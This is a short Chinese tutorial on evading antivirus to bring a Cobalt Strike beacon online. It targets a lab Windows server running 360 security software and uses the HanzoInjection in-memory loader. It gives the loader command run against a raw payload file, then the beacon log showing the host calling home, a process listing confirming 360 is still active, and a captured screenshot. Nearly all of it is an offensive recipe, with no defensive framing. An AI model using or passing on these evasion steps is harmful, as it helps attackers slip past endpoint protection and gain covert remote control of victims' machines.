


Cobalt Strike beacon 免杀上线 [hanzolInjection]

模拟目标环境:

AV-Server 192.168.3.58 装有最新版 360 套装 [卫士 + 杀毒] 2008r2 64 位系统

第一步,由于 hanzolInjection [也可以粗暴的把它理解为加载器] 是直接在内存中来注入执行 payload,首先,我们需要先准备好一个二进制数据格式的 payload,即"raw",如下



第二步,将 HanzolInjection.exe 和 cs.bin 同时丢到目标机器上执行



```
管理员: C:\Windows\system32\cmd.exe - HanzoInjection.exe -e cs.bin

C:\Windows\Temp>HanzoInjection.exe -e cs.bin
[!] Executing payload:
```

稍等片刻,发现 beacon shell 被正常弹回,如下

```
Cobalt Strike View Attacks Reporting Help
+ - [Headphones] [Crosshair] [Shield] [Download] [Key] [Image] [Settings] [Speaker] [Document] [Link] [Cloud] [Box]

external internal user computer note pid last
192.168.3.58 Administrator * AV-SERVER 3548 417ms

Event Log X Beacon 192.168.3.58@3548 X
beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 16 bytes
beacon> shell tasklist | findstr /c:"explorer.exe" /c:"360"
[*] Tasked beacon to run: tasklist | findstr /c:"explorer.exe" /c:"360"
[+] host called home, sent: 53 bytes
[+] received output:
explorer.exe 2244 Console 1 48,352 K
360tray.exe 2572 Console 1 60,556 K
360sd.exe 2580 Console 1 5,884 K
360rp.exe 2684 Console 1 62,688 K
360Safe.exe 1876 Console 1 237,664 K

beacon> screenshot x64 2244 1
[*] Tasked beacon to take screenshot
[+] host called home, sent: 162882 bytes
[*] received screenshot (145056 bytes)
```

